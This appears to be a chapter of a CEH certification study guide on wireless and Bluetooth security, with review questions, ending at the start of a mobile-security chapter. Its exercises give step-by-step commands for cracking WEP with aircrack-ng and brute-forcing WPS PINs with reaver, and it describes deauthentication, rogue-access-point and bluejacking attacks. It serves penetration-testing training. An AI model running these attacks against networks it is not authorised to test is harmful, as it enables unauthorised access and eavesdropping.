- Remote Authentication Dial-In User Service (RADIUS) is a centralized authentication and authorization management system.
- 802.11i is an IEEE standard that specifies security mechanisms for 802.11 wireless networks.



802.11i is the standard largely responsible for the introduction and improvement of the WPA and WPA2 technologies.

WEP Encryption: a Closer Look

WEP is the oldest of the wireless encryption protocols and is also the most maligned of all of the available methods. When originally introduced and integrated into the 802.11b standard, it was viewed as a way of providing security of data transmissions more or less on a par with that of wired networks. As designed, WEP made use of some existing technologies, including RC4, as encryption mechanisms. Although WEP was intended to provide security on the same level as wired networks, it failed in that regard and has largely fallen into disuse.



Pay particular attention to the WEP security protocol because you will be expected to understand how it works. Know its flaws and vulnerabilities, and be able to describe why these problems arise.

First, you need to understand what WEP was designed to provide. WEP was intended to achieve the following:

- Defeat eavesdropping on communications and attempts to reduce unauthorized disclosure of data.
- Check the integrity of data as it flows across the network.
- Use a shared secret key to encrypt packets prior to transmission.
- Provide confidentiality, access control, and integrity in a lightweight, efficient system.

Its problems arise from the following circumstances:

- The protocol was designed without input from the academic community or the public, and professional cryptologists were never consulted.

- It provides no clearly defined method for key distribution other than preshared keys. As a result, the keys are cumbersome to change on a large scale and are very rarely changed in many cases.
- An attacker gaining cipher text and plain text can analyze and uncover the key.
- Its design makes it possible to passively uncover the key using sniffing tools and cracking tools available freely in operating systems such as Kali Linux.
- Key generators used by different vendors are inconsistently and poorly designed, leading to vulnerabilities such as issues with the use of 40-bit keys.
- The algorithms used to perform key scheduling have been shown to be vulnerable to attack.

WEP Problems and Vulnerabilities

WEP suffers from many flaws that make it easy for even a slightly skilled attacker to compromise. These flaws are in the following areas:

- CRC32 (Cyclic Redundancy Check), used in integrity checking, is flawed, and with slight modifications packets may be modified consistently by attackers to produce their desired results.
- Initialization vectors (IVs) are only 24 bits in length, meaning that an entire pool of IVs can be exhausted by a mildly active network in 5 hours or less.
- WEP is susceptible to known plaintext attacks through the analysis of packets.
- Keys may be uncovered through the analysis of packets, allowing for the creation of a decryption table.
- WEP is susceptible to denial-of-service (DoS) attacks through the use of associate and disassociate messages, which are not authenticated by WEP.



WEP makes extensive use of initialization vectors. An IV is a randomized value that is used with the secret key for data encryption purposes. When these two values are combined, they form a number used once (nonce).

The idea behind using an IV is that through the use of such a mechanism randomness of data is assured, making detection of patterns or frequency of data more difficult. However, flaws in the generation of IVs in WEP can make it vulnerable to analysis and cracking.

Breaking WEP

Undoubtedly you have heard a lot about how poor the WEP protocol is and how you should not use it. In this section we'll explain how WEP is broken so you can see the process and how everything pulls together.

The important part of breaking the WEP protocol is intercepting as many IVs as possible before attempting to recover the key. The collection of IVs is done through the process of

sniffing or capturing. Collecting and saving IVs allows you to perform analysis: The more packets, the easier it becomes to retrieve the keys. However, there can be a problem with this process: collecting enough IVs can take a substantial amount of time, which depends on how active the network is over the period in which the packets are being collected. To speed up this process, it is possible to perform a packet injection to induce the network to speed up the generation and gathering process.

To perform this process (including cracking the keys), follow these steps:

1. Start the wireless interface on the attacking system in monitor mode on the specific access point channel. This mode is used to listen to packets in the air.
2. Probe the target network with the wireless device to determine if packet injection can be performed.
3. Select a tool such as aireplay-ng to perform a fake authentication with the access point.
4. Start the Wi-Fi sniffing tool to capture IVs. If you're using aireplay-ng, ARP request packets can be intercepted and reinjected back into the network, causing more packets to be generated and then captured.
5. Run a tool such as Cain & Abel or aircrack-ng to extract the encryption keys from the IVs.

So, looking at step 1, we put the wireless card into monitor mode to perform the cracking operation. So what is monitor mode? In a sense it is much like promiscuous mode for wired network cards, but taking a closer look we can see it is different than that. On wireless that supports this mode, monitoring allows for the capture of traffic from wireless networks without first being associated with an access point or other device. Another distinction is that wired and wireless cards can both operate in promiscuous mode, but only wireless cards can operate in monitor mode.

Once you look at these steps and realize that we are trying to capture traffic from a network that we aren't currently attached to, the reason for this mode becomes evident. If we need to retrieve the key from a network we are not currently associated with, we need to be able to capture traffic from the target without having an association to it already. In this case the solution is monitor mode. (See Exercise 15.1.)

EXERCISE 15.1

Cracking WEP with Kali

In this exercise you will use Kali Linux 2.0 to break WEP. To perform this exercise, you will need to have Kali Linux installed on a physical system (avoid virtualization). You will also need to have an access point configured to use WEP (which you own) to crack the key on.

Once you have configured your victim access point according to your vendor's instructions to use WEP and have entered a passphrase, you will need to perform the following steps:

1. Within Kali Linux, open a terminal window.

2. Enter the following command:

   ```
   airmon-ng
   ```

3. When the results appear in the terminal window, note the name of the wireless interface. In most cases the interface will be wlan0, but always verify because it can change if you are using an additional adapter such as a USB adapter.

4. In the terminal window enter the following command:

   ```
   airmon-ng start wlan0 (
   ```

   (or other interface if you're not using wlan0).

5. If the command executes without error, then you should see a message in the text that reads "monitor mode enabled on mon0." If the message says something other than mon0, make note of the name.

6. In the terminal window enter the following command:

   ```
   airodump-ng mon0
   ```

7. Once the command is entered, a list of wireless networks should appear. The number will vary depending on your location and wireless card, but your access point should appear on the list.

8. In the list locate your access point in the ESSID column and then take some notes. Specifically, locate the channel and BSSID information. Once you have collected and verified this information, move to the next step.

9. At the terminal window use the information you collected and enter it in the following format:

   ```
   Airodump-ng –w <filename> -c <channel number> -bssid <number> <interface name>
   ```

10. In this example the bssid needs to be entered exactly as it appears on screen, colons and all. For interface name use the name you collected in step 3. The filename is the name of the file you want the results dumped into.

11. After about 15,000 packets have been captured, enter the following at the command line:

    ```
    aircrack-ng <filename>
    ```

12. Wait a few minutes for aircrack to retrieve the key from the file.

Note that the time it takes to complete this whole process could be 10 minutes or more. This all depends on how active the network you are attached to is when collection is being performed. This process can be accelerated if advanced methods such as packet injections are used to generate more traffic.

When using some of the tools for sniffing wireless, additional equipment is needed such as Riverbed Technology's AirPcap hardware. This device is used to sniff wireless frames in

ways that standard Wi-Fi cards cannot. If you are going to be auditing wireless networks, an investment in this device is well worth it.

WPA: a Closer Look

The successor to WEP is WPA, or Wi-Fi Protected Access. This standard was intended to be a replacement for the flawed and insecure WEP protocol. The WPA protocol was designed to be a software upgrade instead of requiring full hardware upgrades. However, in some cases where older hardware is present and processing power or other mechanisms are limited, a hardware upgrade may be required.

The most significant development introduced with the WPA protocol was the TKIP system, whose purpose is to improve data encryption. TKIP improves on the WEP protocol (where a static unchanging key is used for every frame transmitted) by changing the key after every frame. This dynamic changing of keys makes WPA much more difficult to crack than WEP.

WPA suffers from the following flaws:

- Weak keys chosen by the user
- Packet spoofing
- Authentication issues with Microsoft Challenge Handshake Authentication Protocol version 2 (MS-CHAP v2)

Cracking WPA

To crack WPA you must use a different approach than you would with WEP. Fortunately, one of the best tools available for thwarting WPA is freely available in Kali Linux in the form of Reaver. Reaver exploits holes in wireless routers in an attempt to retrieve information about the WPA preshared key that is used to access the network.

Wi-Fi Protected Setup

When WPA came onto the scene, one of the issues encountered by early adopters was the perceived difficulty in setting up the technology. In order to reduce configuration issues and ease transition from WEP to WPA a new technology known as Wi-Fi Protected Setup (WPS) was introduced to the public. This feature was and is supported by countless access points, devices, and, of course, operating systems.

In theory, WPS is supposed to make life easier for the non-technology inclined by allowing for quick push button configuration of wireless devices. In practice, the owner of the device and network can push a hardware or software button on their router, and for a brief period devices in range can connect to the wireless network without entering a passphrase. Sounds easy, right? However, for the brief period after WPS is activated on the router, devices in range of the access point can connect whether you authorize them or not. This doesn't sound like a big deal, but anyone who can get physical access to the access point can push the button and gain access.

But let's talk about the big problem with WPS, the PIN code. A PIN is simply a code like the one you use for your ATM card and is used for a similar purpose in Wi-Fi networks.

The problem is twofold. First, the setting of a PIN code is mandatory, and second, the PIN is only eight characters.

So here is the problem with the PIN and WPS. When the router checks the eight-digit PIN, it only checks the first four digits to verify that they are correct before moving to the second set of four. This makes it staggeringly easy to punch a hole in a WPS-enabled router's security. In practice, an attacker can brute force the PIN code by cracking only four digits at a time, of which only about 11,000 combinations are possible. Now you may think back to your ATM card and assume that if your bank card locks you out after three attempts, so should the router, right? No such luck here; WPS does not make any accommodations for blocking brute-force attempts this way. In reality, an attacker can hit Go in their attack package and wait until the PIN is retrieved.

The only countermeasure for this type of attack at this time is to disable WPS, which may or may not be possible on many devices. (See Exercise 15.2.)

EXERCISE 15.2

Cracking WPA with Reaver and Wash

In this exercise you will use Kali Linux 2.0 to break WPA.

In order to perform this exercise you will need to have Kali Linux installed on a physical system (avoid virtualization). WPA uses WPS for client configuration.

1. Within Kali Linux open a terminal window and enter the following command:

   ```
   Airmon-ng start wlan0
   ```

   This will put the card into monitor mode.

2. Next, you will locate access points with WPS using a command called `wash`. At the command line enter the following:

   ```
   Wash –I <monitoring interface>
   ```

   Interface should be mon0, but verify that this is the case.

3. Locate your access point and record its BSSID.

4. At the command line enter the following command

   ```
   reaver -i <interface-name> -b <BSSID of target>
   ```

   where the interface name is mon0 or whatever you recorded on your system, and the BSSID is the address of the access point (include colons when you enter the BSSID).

When you have verified that this last step is running, it's time to play the waiting game and let Reaver retrieve the PIN. Once you have the PIN, you can join the wireless network.

What Is WPA2?

The upgrade or successor to WPA is WPA2, which was introduced to address some of the weaknesses present in the original. The protocol offers dramatically improved security over its predecessor and maintains full compatibility with 802.11i standards for security.

Like WPA, WPA2 can function in two modes:

- WPA2-Personal, much like the preshared key mode of other systems, relies on the input of a key into each station.
- WPA2-Enterprise uses a server to perform key management and authentication for wireless clients. Common components include RADIUS and Diameter servers for centralized management.

Attacking, Cracking, and Compromising WPA and WPA/2

As with WEP, WPA and WPA/2 both suffer from vulnerabilities that can be exploited to an attacking party's advantage. Each offers a way to penetrate the security of an otherwise strong protocol.

Offline Attack

The idea behind an offline attack is to be in close enough proximity to an access point to observe the handshake between the client and the access point. This handshake represents the authentication of the client and the access point. If you set up the attack properly, you can capture the handshake and recover the keys by recording and cracking them offline. The main reason why this attack works is that the handshake occurs completely in the clear, making it possible to get enough information to break the key.

Deauthentication Attack

The deauthentication attack approaches the problem of observing the handshake between the client and the access point by forcing a reconnect. An attacker induces a client that is already connected to an access point to disconnect, which should lead the client and access point to reestablish the connection. Authentication will occur, allowing the information to be captured and cracked.

An easy way to perform a deauthentication attack is to use the Linux-based Wifite. This software package will target a network such as one using WPA2 and transmit packets intended to kick clients off the wireless network. Once this is done, the client will attempt to reauthenticate, and at this point clients and the access point undergo the handshake when they connect. Capturing this handshake allows us to extract information needed to connect to the network. The problem is how long will this process take?

In practice it is possible to actively or passively perform this attack. Passively means that we would just wait for a client to connect to the access point and then get our information at that point. Actively means we target either one or multiple clients and kick them off and listen. The latter is more effective, but the former is less intrusive. Wifite performs active attacks very effectively and is ideal for this purpose.



Of note is the fact that while you can execute this attack on the Windows platform, you can only do so passively. This inability to perform active forms of this attack is due to the Windows architecture itself. This is only one example of why you will need to learn how to use Linux if you intend to become effective in penetration testing.

Brute-Force WPA Keys

The old standby in a number of cases, including the breaking of WPA/WPA2 keys, is the brute-force attack. This attack is typically performed using tools such as aircrack-ng, aireplay-ng, or KisMAC. The downside of this attack is that it can take a long time or a lot of computing power to recover the keys.



Unless you happen to have a supercomputer lying around, expect a brute-force attack to take anywhere from a few minutes to several weeks.

Risk Mitigation of WEP and WPA Cracking

So how can you thwart many of the attacks that we have discussed here that target WEP and WPA? Excluding encryption and other mechanisms, here are the leading techniques:

- Use a complex password or phrase as the key. Using the same rules we observed earlier for passwords, you can make a strong password for the access point.
- Use server validation on the client side to allow the client to have a positive ID of the access point it is connecting to.
- Eliminate WEP and WPA and move to WPA2 where available.
- Use encryption standards such as CCMP, AES, and TKIP.

A Close Examination of Threats

Now that you understand the various technologies and issues specific to each, let's take a much closer look at some of the other generalized threats that can target an environment. Typically, these attacks can be categorized as access control, integrity, and confidentiality targeted attacks.



Attacks against wireless networks can be passive or active in nature. An attack is passive if the wireless network is detected by sniffing the information that it transmits. An attack is active if the network is uncovered by using probe requests to elicit a response from the network.

Wardriving

A wardriving attack is one of the most common forms of action targeting wireless networks. It consists of an attacker driving around an area with a computing or mobile device that has both a wireless card and software designed to detect wireless clients or access points.

What makes this type of attack possible is that wireless detection software will either listen for the beacon of a network or send off a probe request designed to detect the network. Once a network is detected, it can be singled out for later attack by the intruder.

Some of the software packages that are used to perform this type of attack are KisMAC, NetStumbler, Kismet, WaveStumbler, and InSSIDer.



Wireless detection tools known as site survey tools can be used to reveal wireless networks. Tools of this type are typically targeted toward corporate-level admins who need to optimize their wireless networks as well as detect rogue access points and other issues.

It is common for site survey tools to include the ability to connect to a GPS device in order to pinpoint an access point or client within a few feet.

There are also variations of the wardriving attack, all of which have the same objective:

Warflying Same as wardriving, but uses a small plane or ultralight aircraft

Warballooning Same as warflying but makes use of a balloon instead

Warwalking Involves putting the detection equipment in a backpack or something similar and walking through buildings and other facilities

A technique known as *warchalking* involves the placement of symbols in locations where wireless signals were detected. These symbols tell the informed that a wireless access point is nearby and provide data about it where available, including open or closed access points, security settings, channel, and name.



These symbols evolved from hobo marks, which were frequently used by vagrants during the 1930s to tell others where they could get a free meal, where a dog might be, or if the police were likely to arrest you if they found you.

Rogue Access Points

A rogue access point is another effective way of breaching a network by violating trust. The attacker installs a new access point that is completely unsecured behind a company firewall. The attacker can then connect with relative impunity to the target network, extracting information or carrying out further attacks.

This type of attack has been made relatively easy to perform through the use of more compact hardware access points and software designed to create an access point. A savvy

attacker will either hide the access point from being readily observed or will configure the SSID to appear as a corporate access point.

Would You Like Pi with That?

A new way to breach a network has been made possible through the use of extremely compact yet powerful hardware. An option that has become popular over the past two years is the general-purpose, powerful, and extremely compact Raspberry Pi. This computer, which can be had for around $35, is the size of a pack of cards.

Since the hardware is powerful enough to run an operating system such as Linux, it has become an effective multipurpose tool. Some users have installed a custom distribution of Linux that allows the box to be plugged into a network with a traditional wired interface while accepting connections over a wireless interface. The implications of this are that an intruder can quickly plug the device into the target network and in a few short moments have an entry point into the victim's infrastructure.

To make penetration more secure, some of these devices have been known to employ tactics designed to hide their traffic. One of these techniques is known as *reverse SSH tunneling*, in which the device opens a connection from inside the network out to the attacker in order to bypass firewall restrictions.

In practice, such devices have become commonly known as dropboxes.

MAC Spoofing

For those access points that employ MAC filtering, you can use MAC spoofing. MAC filtering is a technique used to either blacklist or whitelist the MAC addresses of clients at the access point. If a defender deploys this technique, an attacking party can spoof the address of an approved client or switch their MAC to a client that is not blocked.

Typically, it is possible to use tools such as SMAC, ifconfig, changemac.sh, and others to accomplish this task. However, in some cases the hardware configuration settings for a network card may allow the MAC to be changed without such applications.

Ad Hoc

The ad hoc attack relies on an attacker using a Wi-Fi adapter to connect directly to another wireless-enabled system. Once this connection is established, the two systems can interact with each other. The main threats with this type of connection are that it is relatively easy to set up, and many users are completely unaware of the difference between infrastructure and an ad hoc network and so may attach to an insecure network.

Security on an ad hoc network is quirky at best and is very inconsistent. For example, in the Microsoft family of operating systems, ad hoc connections are unable to support any advanced security protocols, thus exposing users to increased risk.

Misconfiguration

We have pointed out this problem before in other areas, and misconfiguration is a problem with access points as well. All the security features in the world aren't going to help one bit if they are misconfigured or not configured at all. The danger here is heightened, however, since a wireless access point provides an ideal "access anywhere" solution for attackers or other malicious parties who can't physically connect to the network.

Client Misassociation

The client misassociation attack starts with a client attaching to an access point that is on a network other than their own. Due to the way wireless signals propagate through walls and many other structures, a client can easily detect another access point and attach to it either accidently or intentionally. In either case, a client may attach to a network that is unsafe perhaps while still connected to a secure network. This last scenario can result in a malicious party gaining access to a protected network.

Promiscuous Client

The promiscuous client offers an irresistibly strong signal intentionally for malicious purposes. Wireless cards often look for a stronger signal to connect to a network. In this way the promiscuous client grabs the attention of the users by sending a strong signal.

Jamming Attacks

One particularly interesting way of attacking a WLAN is to resort to a plain-old DoS attack. Although there are many ways to do this, one of the easiest is to just jam the network, thus preventing it from being used. It is possible to use a specially designed jammer that will transmit signals that can overwhelm and deny the use of the access point by legitimate clients. The benefit of this type of attack is that it works on any type of wireless network.

To perform this type of attack, you can use a specially designed hardware device that can transmit signals that interfere with 802.11 networks. These devices are easy to find online and can be used to jam any type of wireless network.



A word to the wise: Using these devices to jam transmissions is illegal in most cases and can result in very steep fines.

Honeyspot Attack

Users can connect to any available wireless network as long as they are in range of one another; sometimes this can be a large number of access points. With such an environment, an attacker has expanded opportunities to attract unknowing users. To perform this type of attack, a malicious party sets up a rogue access point in the range of several legitimate ones as a honeyspot. With the rogue access point generating a much stronger and clearer signal, it is possible to attract clients looking for the best signal.



One hardware device that is designed to use as a wireless honeyspot is the Wi-Fi Pineapple from Hak5. This device looks like a compact wireless router, but it offers features useful for working with wireless networks. Since its first release, it has introduced custom hardware and software purpose built to audit wireless networks. In the hands of an ethical hacker, this tool can be used to deploy not only a wireless honeyspot or honeypot but much more.

Ways to Locate Wireless Networks

In order to attack, you must first find a target, and though site surveys can make this easier, they cannot help in every case. Several tools and mechanisms make locating a target network easier.

The following tools can complement wardriving or be used on their own:

- OpenSignal is a useful app that can be used on the web at `http://opensignal.com` or on a mobile device by downloading the OpenSignal app. With this application, you can map out Wi-Fi networks and 2G–4G networks, as well as correlate this information with GPS data.
- wefi (`www.wefi.com`) provides a map of various locations, with the access points noted in varying amounts of detail.
- JiWire (`www.jiwire.com`) offers a map of various locations, with access points detected in a given region.
- Wigle (`www.wigle.net`) is another service that offers the location of wireless access points. The benefit is that the information is crowd-sourced, which is derived from individuals providing data to the service.
- Skyhook (`skyhookwireless.com`) is another service much like Wigle.

Traffic Analysis

Once you're connected to a target network, the next step is to perform traffic analysis to gain insight into the activity in the environment. As when using Wireshark with standard network traffic, it is entirely possible to scrutinize traffic on a wireless network. By performing such analysis, you can gain vital information on traffic patterns, protocols in use, and authentication, not to mention information specific to applications. In addition, analysis can reveal vulnerabilities on the network as well as client information.

Under ideal conditions, traffic analysis of a wireless network can be expected to reveal the following:

- Broadcast SSIDs
- Presence of multiple access points
- Possibility of recovering SSIDs

- Authentication method used
- WLAN encryption algorithms

Currently, a number of products can perform wireless traffic analysis—Kismet, AirMagnet, Wireshark with AirPcap, CommView, and a few others.

Also note that in addition to traffic analysis, some tools offer the ability to perform spectrum analysis. This means that the user can analyze the RF spectrum of wireless networks and devices. In the right hands, these tools can detect issues with frequency, channel overlap, and performance, as well as help locate devices other than access points that may be in range.



Real World Scenario

Hacking Wireless the Easy Way

While all the tools mentioned here are very effective at what they do, a problem is that they are probably going to be installed on a laptop or desktop system, which is not very mobile. Fortunately, companies such as Pwnie Express have jumped into the fight with their Pwn Pad and Pwn Phone, both of which are equipped with a powerful suite of software tools designed to aid the penetration tester.

In the case of the Pwn Pad, a tablet is configured to use a specially built version of the Android operating system loaded with various tools. The tablet in its latest iteration, the Pwn Pad 3, offers PC-level performance in a small form factor, allowing you, as a penetration tester, to move around much more freely and have the horsepower to perform computationally intense attacks. For wireless audits this is invaluable.

In the case of the Pwn Phone, the same suite is installed on a smartphone, which offers not only a high degree of mobility but also the ability to hide in plain sight. With the introduction of automated tools to perform various attacks such as the wireless ones covered here, it would be possible for a penetration tester to walk around unnoticed. What would appear to the casual observer to be someone chatting on their cell phone would actually be a penetration tester scanning and mapping out their wireless network.

While these devices may not be appropriate for every situation, they add a new level of power and capability to your toolkit.

Choosing the Right Wireless Card

The subject of wireless cards and chipsets is important. Although in many cases the chipset on the card and the wireless card itself may not matter, some tools require the presence of certain chipsets in order to function.

Items to consider include the following:

- Operating system in use
- Application in use
- Whether packet injection is required (Windows systems cannot perform packet injection; if this is required, then Linux must be used.)
- Driver availability
- Manufacturer of wireless card and chipset (You must know both because the two can be made by different manufacturers.)
- If you are using virtualization, you may also need to check to see if your card will work with this environment.



In the real world the biggest deciding factors on many wireless penetration tools are not the type of card and chipset. Consider also compatibility with Linux, because some tools for wireless auditing (for example, Kali) may be available only on the Linux platform. Make sure the card you choose has Linux drivers available.

Another deciding factor is if the card is USB or PCMCIA or whether it is built into the actual hardware. Each situation could cause some problems with some software.

One last thing to consider is that some hardware such as Riverbed Technology's AirPcap can only be run on Windows or on other specific environments.

Hacking Bluetooth

Another wireless technology to consider is Bluetooth, which is seen in many mobile devices in today's marketplace. Bluetooth refers to a short-range wireless technology commonly used to connect devices such as headsets, media players, and other types of technologies. Bluetooth operates in the 2.4 GHz frequency range and is designed to work at distances up to 10 meters (33 feet).



There are four generations of Bluetooth technologies and each has different specifications. Currently, Bluetooth is able to operate beyond 10 meters, but you will not be tested on the specifics of each generation.

When you're working with Bluetooth devices, there are some specifics to keep in mind about the devices and how they operate.

First, the device can operate in one of the following modes:

Discoverable This allows the device to be scanned and located by other Bluetooth-enabled devices.

Limited Discoverable This mode is becoming more commonly used; in this mode the device will be discoverable by other Bluetooth devices for a short period of time before it returns to being nondiscoverable.

Nondiscoverable As the name suggests, devices in this mode cannot be located by other devices. However, if another device has previously found the system, it will still be able to do so.

In addition to the device being able to be located, it can be paired with other devices to allow communication to occur. A device can be in *pairing* or *nonpairing* mode; pairing means it can link with another device and nonpairing means it cannot.

Of course, one of the issues that needs to be addressed when targeting Bluetooth devices is the lack of range; 33 feet is not that far. Staying calm and collected as well as undetected is tough when in such close proximity of a target. So we need to be able to do something about the range question. To tackle this problem we can incorporate the use of an industrial-level Bluetooth adapter. One notable option in this area is the UD100 from Sena Technologies. This adapter can extend the range of Bluetooth from 300 to 1000 meters (1000 feet to 3300 feet) depending on whether an external adapter is used or not. By using this adapter, it is possible to dramatically increase the range of your attacks.



Although Bluetooth has a fairly limited range in most cases (new generations notwithstanding), it is possible to extend your attack range if you do your research. A few short years ago the magazine Popular Science published information on how to extend the range of Bluetooth significantly using only a cell phone antenna and a Bluetooth adapter. With a little elbow grease and an investment of $100—and about a half hour of time—you too can create an antenna that can more than quadruple the range of a standard Bluetooth system.

If you are feeling ambitious, you can even visit YouTube and learn how to make your own "Bluetooth sniper rifle" to extend the range of the technology as well.

Bluetooth Threats

Much like Wi-Fi, Bluetooth has a bevy of threats facing it that you must take into account. Bluetooth suffers from many shortcomings that have been slowly addressed with each successive version, but many flaws remain and can be exploited. The technology has already seen many attacks take their toll on victims in the form of losing information such as the following:

- Leaking calendars and address books or other information is possible through the Bluetooth protocol.
- Creation of bugging devices has been a problem with Bluetooth devices because software has been made available that can remotely activate cameras and microphones.
- An attacker can remotely control a phone to make phone calls or connect to the Internet.

- Attackers have been known to fool victims into disabling security for Bluetooth connections in order to pair with them and steal information.
- Mobile phone worms can exploit a Bluetooth connection to replicate and spread.

Bluejacking

Bluejacking is one form of Bluetooth attack that is more annoying than malicious in most cases. The attack takes the form of sending an anonymous text message via Bluetooth to a victim. Since this attack exploits the basic operation of the Bluetooth protocol, it is hard to defend against, other than making the device nondiscoverable.

Use the following steps to bluejack a victim or a device:

1. Locate an area with a high density of mobile users such as a mall or convention center.
2. Go to the contacts in your device's address book.
3. Create a new contact and enter a message.
4. Save the contact with a name but without a phone number.
5. Choose Send Via Bluetooth.
6. Choose a phone from the list of devices and send the message.

If all goes well at this point, your new "friend" should receive the message you just crafted.

Bluesnarfing

Another example of a Bluetooth attack is bluesnarfing. This attack is designed to extract information at a distance from a Bluetooth device. If you execute the attack skillfully, you can obtain the address book, call information, text information, and other data from the device. Because of the nature of the attack, it is considered very invasive and extremely dangerous.

Bluetooth Honeypots

A new way to target Bluetooth devices and draw them in is to use a Linux-based tool called Bluepot. This utility is designed to accept incoming malware and respond to Bluetooth attacks. This utility can make the discovery and targeting of Bluetooth devices easier.

Summary

In this chapter we explored wireless technologies, including Wi-Fi and Bluetooth. We observed that wireless is a powerful and convenient technology that frees users from wires and allows the network to expand into areas it could not go into before. We also explored the fact that wireless technologies are very vulnerable and have a whole range of concerns that don't exist with traditional networks.

Today's enterprise is likely to have a wireless network in place as well as numerous Bluetooth-enabled devices. The propagation of signals, the misapplication of the technology, social engineering, and just plain-old mistakes have all led to significant vulnerabilities in the workplace. An attacker using a notebook, an antenna, and the right software can easily use a wireless network to break into and take over a network or at the very least steal information with ease.

You learned some of the defensive measures that are also available for wireless technologies. 802.11 networks typically offer security in the form of WEP, WPA, or WPA2 as a front-line defense, with preference given to WPA2 and WPA over the much weaker and broken WEP. If configured correctly, WPA and WPA2 offer strong integrity and protection for information transmitted over the air. Additional security measures include the use of strong passwords and phrases as well as the proper configuration of wireless gear.

Exam Essentials

Understand the various types of wireless technologies. Know that not all wireless technologies are the same. Each wireless technology has different frequencies it works on, channels it can use, and speeds it is capable of achieving to transmit data.

Know how Bluetooth works Understand that Bluetooth is a short-range wireless technology that has several vulnerabilities that can be exploited. Also know that the range of Bluetooth can be extended beyond its default range of 10 meters.

Know the different types of wireless attacks Understand what distinguishes one wireless network attack from another.

Know the differences between the 802.11 standards. Understand that each standard of wireless has its own attributes that make it different from the others.

Understand WEP, WPA, and WPA2. Understand that WEP was the initial specification included in the 802.11 protocol and that WPA and WPA2 were introduced later. Both of the latter protocols are intended to be compatible with the 802.11i standard.

Review Questions

1. WEP is designed to offer security comparable to which of the following?
   - **A.** Bluetooth
   - **B.** Wired networks
   - **C.** IrDA
   - **D.** IPv6
2. Which of the following operates at 5 GHz?
   - **A.** 802.11a
   - **B.** 802.11b
   - **C.** 802.11g
   - **D.** 802.11i
3. Which of the following specifies security standards for wireless?
   - **A.** 802.11a
   - **B.** 802.11b
   - **C.** 802.11g
   - **D.** 802.11i
4. Which of the following options shows the protocols in order from strongest to weakest?
   - **A.** WPA, WEP, WPA2, Open
   - **B.** WEP, WPA2, WPA, Open
   - **C.** Open, WPA, WPA2, WEP
   - **D.** WPA2, WPA, WEP, Open
5. Which of the following is designed to locate wireless access points?
   - **A.** Site survey
   - **B.** Traffic analysis
   - **C.** Pattern recognition
   - **D.** Cracking
6. What is a client-to-client wireless connection called?
   - **A.** Infrastructure
   - **B.** Client-server
   - **C.** Peer-to-peer
   - **D.** Ad hoc
7. When a wireless client is attached to an access point, it is known as which of the following?
   - **A.** Infrastructure
   - **B.** Client-server

C. Peer-to-peer

D. Ad hoc

8. Bluesnarfing is used to perform what type of attack?

A. Send spam text messages.

B. Read information from a device.

C. Deposit malware on a system.

D. Distribute files onto a system.

9. Monitor mode is used by wireless cards to do what?

A. Capture traffic from an associated wireless access point.

B. Capture information from ad hoc networks.

C. Capture information about wireless networks.

D. Capture traffic from access points.

10. A honeyspot is designed to do what?

A. Look for patterns of known attacks.

B. Look for deviations from known traffic patterns.

C. Attract victims to connect to it.

D. Analyze attacks patterns.

11. An SSID is used to do which of the following?

A. Identify a network.

B. Identify clients.

C. Prioritize traffic.

D. Mask a network.

12. AirPcap is used to do which of the following?

A. Assist in the sniffing of wireless traffic.

B. Allow network traffic to be analyzed.

C. Allow the identification of wireless networks.

D. Attack a victim.

13. What is a rogue access point?

A. An access point not managed by a company

B. An unmanaged access point

C. A second access point

D. A honeypot device

14. Bluejacking is a means of which of the following?

A. Tracking a device

B. Breaking into a device

C. Sending unsolicited messages

D. Crashing a device

15. The wardriving process involves which of the following?

A. Locating wireless networks

B. Breaking into wireless networks

C. Sniffing traffic

D. Performing spectrum analysis

16. Warchalking is used to do which of the following?

A. Discover wireless networks.

B. Hack wireless networks.

C. Make others aware of a wireless network.

D. Analyze a wireless network.

17. A closed network is typically which of the following?

A. Public network

B. Private network

C. Hot spot

D. Kiosk location

18. Which feature makes WPA easy to defeat?

A. AES encryption

B. WPS support

C. TKIP support

D. RC4 support

19. What is a PSK?

A. The password for the network

B. The certificate for the network

C. A key entered into each client

D. A distributed password for each user

20. Which of the following is a device used to perform a DoS on a wireless network?

A. WPA jammer

B. WPA2 jammer

C. WEP jammer

D. Wi-Fi jammer

Chapter

16



Mobile Device Security

CEH EXAM OBJECTIVES COVERED IN THIS CHAPTER:

✓ **III. Security**

- P. Vulnerabilities

✓ **IV. Tools/Systems/Programs**

- O. Operating environments
- Q. Log analysis tools
- S. Exploitation tools



Over the last few years, the workplace has undergone a dramatic shift, with a large increase in the number of mobile devices. The idea of a small powerful device that can do many if not all of the tasks that a notebook or desktop computer can do is very attractive. The power of mobile devices ranging from smartphones to tablets has increased to the point where they are acceptable replacements for day-to-day tasks and more. This fact—coupled with their ease of use, small form factor, long battery life, and low cost—has led to their rapid adoption and spread into both personal and professional circles.

Today the average person possesses at least three mobile devices, with many having more. These tend to be the smartphone, tablet, and notebook. These have become so feature packed and powerful that many people who wouldn't have dreamed of carrying such devices in the past now can't part with them and have them in their possession 24 hours a day.

With the wide variety of devices and the sheer number present, the impact on personal lives and the workplace is undeniable. Owners of the devices are bringing them into the workplace, and businesses are purchasing their own. This situation has led to a number of problems, including the mixing of personal and business data as well as inconsistent application of security settings and protocols, making mobile devices a prime target of attack by a malicious party.

In this chapter we will explore these issues and how to test mobile devices for vulnerabilities as well as discuss countermeasures that can be used.

Mobile OS Models and Architectures

The rapid adoption of the mobile device in the workplace has had two obvious consequences: an increase in productivity and capability as well as a corresponding rise in the number of security risks. The designers of devices have frequently made a tradeoff between security and features by leaning toward features, with security being an afterthought. While new security features have helped to somewhat reduce the issues present, many of the devices still have problems to be addressed.



A great many problems in enterprise environments come from the fact that devices owned by individuals transition in and out of the enterprise ecosystem. Devices that are used for both personal and business reasons end

up mixing the security needs and data types of both areas in a potentially insecure manner. Security managers of many organizations have had to deal with personally owned devices accessing corporate services, viewing corporate data, and conducting business operations. Compounding this problem is that these personally owned devices are not managed by the organization, which means, by extension, anything stored on them isn't managed either.

Goals of Mobile Security

Mobile operating systems come in four flavors: Blackberry, Windows Mobile, Google Android, and Apple iOS. Of these, the Apple iOS and Google Android operating systems are by far the ones most commonly found on modern devices. In order to simplify the examination of mobile operating systems and devices in this chapter, the discussion will consider only iOS and Android.



Of the mobile operating systems available, the Android operating system dominates with about 83 percent of the market share. Second place in the market is Apple's iOS with about 14 percent and Windows and Blackberry owning 2.6 percent and .3 percent, respectively.

An estimated 1.5 billion devices are running the Android OS worldwide, and this trend is showing no signs of slowing down anytime soon.

Both of these operating systems have been designed to address some of the most basic threats and risks right out of the box, such as the following:

- Web-based attacks
- Network-based attacks
- Malware
- Social engineering attacks
